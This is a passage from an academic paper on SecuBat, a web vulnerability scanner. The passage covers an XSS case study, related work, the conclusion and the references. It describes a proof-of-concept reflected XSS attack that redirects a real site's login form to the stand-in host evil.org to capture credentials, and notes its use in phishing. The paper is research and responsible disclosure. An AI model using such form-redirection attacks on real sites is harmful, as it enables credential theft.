Using the automatically generated URL that is shown in Listing 13, the attack can be re-executed manually by pasting this URL into the location field of a web browser. When the browser requests the URL, malicious JavaScript is injected into a vulnerable form field, and reflected back from the server. The browser then displays the login page, which appears innocuous to an unsuspecting user (see Figure 4). However, the malicious JavaScript has been executed unnoticed, and changed the target of the login web form (with index 2) to the non-existing action address `evil.org`.

Note that in an actual attack, the attacker could have easily copy-pasted this URL into a phishing e-mail [14] with the text "Please click on the link and update your information" and sent it to thousands of users. When users click on the link and enter their credentials on the *legitimate* web site, the browser posts the entered sensitive information to the redirected attacker address.

In this proof-of-concept real-world case study, we used the non-existent target address *evil.org*. Thus, when the user finally submits her login credentials, the server returns a *404 Not Found* page (see Figure 5, and in particular, observe the location field of the browser). This clearly demonstrates that *geizhals.at* indeed *is* (i.e., was) vulnerable to the attack and that the automatically generated exploit URL is functional. After we contacted Geizhals with the details of the vulnerability, their security team promptly fixed the issue in November 2005.

8. RELATED WORK

There exist a large number of vulnerability detection and security assessment tools. Most of these tools (e.g., Nikto [18] or Nessus [22]) rely on a repository of known vulnerabilities that are tested. This is in contrast to SecuBat, which is focused on the identification of a broad range of general application-level vulnerabilities. In addition to application-level vulnerability scanners, there are also tools that audit hosts on the network level. For example, tools such as NMap [13] or Xprobe [24] can determine the availability of hosts and accessible services. However, they are not concerned with higher-level vulnerability analysis.



Figure 5: Successful form-redirection attack to a non-existing URL

There are commercial web application vulnerability scanner available on the market that claim to provide functionality similar to SecuBat (e.g., Acunetix Web Vulnerability Scanner [15]). Unfortunately, due to the closed-source nature of these systems, many of the claims cannot be verified, and an in-depth comparison with SecuBat is difficult. For example, it appears that the cross-site scripting analysis performed by Acunetix is much simpler than the complete attack scenario presented in this paper. Also, no working proof-of-concept exploits are generated.

In [20], Scott and Sharp discuss web vulnerabilities such as XSS. They propose to deploy application-level firewalls that use manual policies to secure web applications. Their approach would certainly protect applications against a vulnerability scanner such as SecuBat. However, the problem of their approach is that it is a tedious and error-prone task to create suitable policies.

Huang et al. [12] present a vulnerability detection tool that automatically executes SQL injection attacks. As far as SQL injection is concerned, our work is similar to theirs. However, their scanner is not as comprehensive as our tool because it lacks any detection mechanisms for XSS vulnerabilities where script code is injected into applications. The focus of their work, rather, is the detection of application-level vulnerabilities that may allow the attacker to invoke operating-level system calls (e.g., such as opening a file) for malicious purposes.

9. FUTURE WORK

For the future, we are planning to implement more attack plug-ins (e.g., to check for directory traversal vulnerabilities). Also, there is certainly some room for improvement in the performance and throughput of the tool.

We are also currently setting up a web site where the proof-of-concept implementation of SecuBat can be downloaded from. Although we are aware that SecuBat can be used for malicious purposes (just as other open source security tools such as NMap [13] or Nikto [18]), we believe that it can provide valuable help for web application developers to audit the security of their application.

10. CONCLUSION

Many web application security vulnerabilities result from generic input validation problems. Examples of such vulnerabilities are SQL Injection and Cross-Site Scripting (XSS). Although the majority of web vulnerabilities are easy to understand and avoid, many web developers are, unfortunately, not security-aware and there is general consensus that there exist a large number of vulnerable applications and web sites on the web.

The main contribution of this paper is to show how easy it is for attackers to automatically discover and exploit application-level vulnerabilities in a large number of web applications. To this end, we presented SecuBat, a generic and modular web vulnerability scanner that analyzes web sites for exploitable SQL and XSS vulnerabilities. We used SecuBat to identify a large number of potentially vulnerable web sites. Moreover, we selected one hundred of these web sites for further analysis and manually confirmed exploitable flaws in the identified web pages. Among our victims were well-known global companies, computer security organizations, and governmental and educational institutions.

We believe that it is only a matter of time before attackers start using automated vulnerability scanning tools such as SecuBat to discover web vulnerabilities that they can exploit. Such vulnerabilities, for example, could be used to launch phishing attacks that are difficult to identify even by technically more sophisticated users. With this paper, we hope to raise awareness and provide a tool available to web site administrators and web developers to proactively audit the security of their applications.

11. ACKNOWLEDGMENTS

This work has been supported by the Austrian Science Foundation (FWF) under grant P18368-N04. We would like to thank Peter Jeschko, Franz Pikal, Florian Morrenth and Sven Schweiger for useful discussions.

12. REFERENCES

[1] Abdulkader A. Alfantookh. An automated universal server level solution for SQL injection security flaw. *International Conference on Electrical, Electronic and Computer Engineering*, pages 131–135, September 2004.

[2] CERT. Advisory CA-2000-02: malicious HTML tags embedded in client web requests. `http://www.cert.org/advisories/CA-2000-02.html`, 2000.

[3] W3C World Wide Web Consortium. HTTP - Hypertext Transfer Protocol. `http://www.w3.org/Protocols/`, 2000.

[4] Microsoft Corporation. Architecture and Design Review for Security. `http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnnets%ec/html/THCMCh05.asp`, 2005.

[5] Microsoft Corporation. ISAPI Server Extensions and Filters. `http://msdn.microsoft.com/library/default.asp?url=/library/en-us/vccore%98/HTML/_core_isapi_server_extensions_and_filters.asp`, 2005.

[6] Microsoft Corporation. Microsoft .NET Framework Development Center. `http://msdn.microsoft.com/netframework/`, 2005.

[7] Microsoft Corporation. System.Reflection Namespace. `http://msdn.microsoft.com/library/default.asp?url=/library/en-us/cpref/%html/frlrfsystemreflection.asp`, 2005.

[8] David Cruwys. C Sharp/VB - Automated WebSpider / WebRobot. `http://www.codeproject.com/csharp/DavWebSpider.asp`, March 2004.

[9] David Endler. The Evolution of Cross Site Scripting Attacks. Technical report, iDEFENSE Labs, 2002.

[10] Carlo Ghezzi, Mehdi Jazayeri, and Dino Mandrioli. *Fundamentals of Software Engineering*. Prentice-Hall International, 1994.

[11] Yao-Wen Huang, Fang Yu andChristian Hang, Chung-Hung Tsai, Der-Tsai Lee, and Sy-Yen Kuo. Securing web application code by static analysis and runtime protection. In *13th ACM International World Wide Web Conference*, 2004.

[12] Yao-Wen Huang, Shih-Kun Huang, and Tsung-Po Lin. Web Application Security Assessment by Fault Injection and Behavior Monitoring. *12th ACM International World Wide Web Conference*, May 2003.

[13] Insecure.org. NMap Network Scanner. `http://www.insecure.org/nmap/`, 2005.

[14] Rachael Lininger and Russell D. Vines. *Phishing*. Wiley Publishing Inc., May 2005.

[15] Acunetix Ltd. Acunetix Web Vulnerability Scanner. `http://www.acunetix.com/`, 2005.

[16] Ken Moody and Marco Palomino. SharpSpider: Spidering the Web through Web Services. *First Latin American Web Congress (LA-WEB 2003)*, 2003.

[17] Information Technology Industry Council NCITS. SQL-92 standard. `http://www.ncits.org/`, 1992.

[18] Nikto. Web Server Scanner. `http://www.cirt.net/code/nikto.shtml`, 2005.

[19] RSnake. XSS cheatsheet. `http://sec.drorshalev.com/dev/xss/xssTricks.htm`.

[20] David Scott and Richard Sharp. Abstracting application-level Web security. *11th ACM International World Wide Web Conference, Hawaii, USA*, 2002.

[21] SelfHtml. JavaScript Tutorial. `http://www.selfhtml.de`, 2005.

[22] Tenable Network SecurityTM. Nessus Open Source Vulnerability Scanner Project. `http://www.nessus.org/`, 2005.

[23] Paolo Tonella and Filippo Ricca. A 2-Layer Model for the White-Box Testing of Web Applications. In *IEEE International Workshop on Web Site Evolution (WSE)*, 2004.

[24] Xprobe. Xprobe: active os fingerprinting tool. `http://xprobe.sourceforge.net/`, 2005.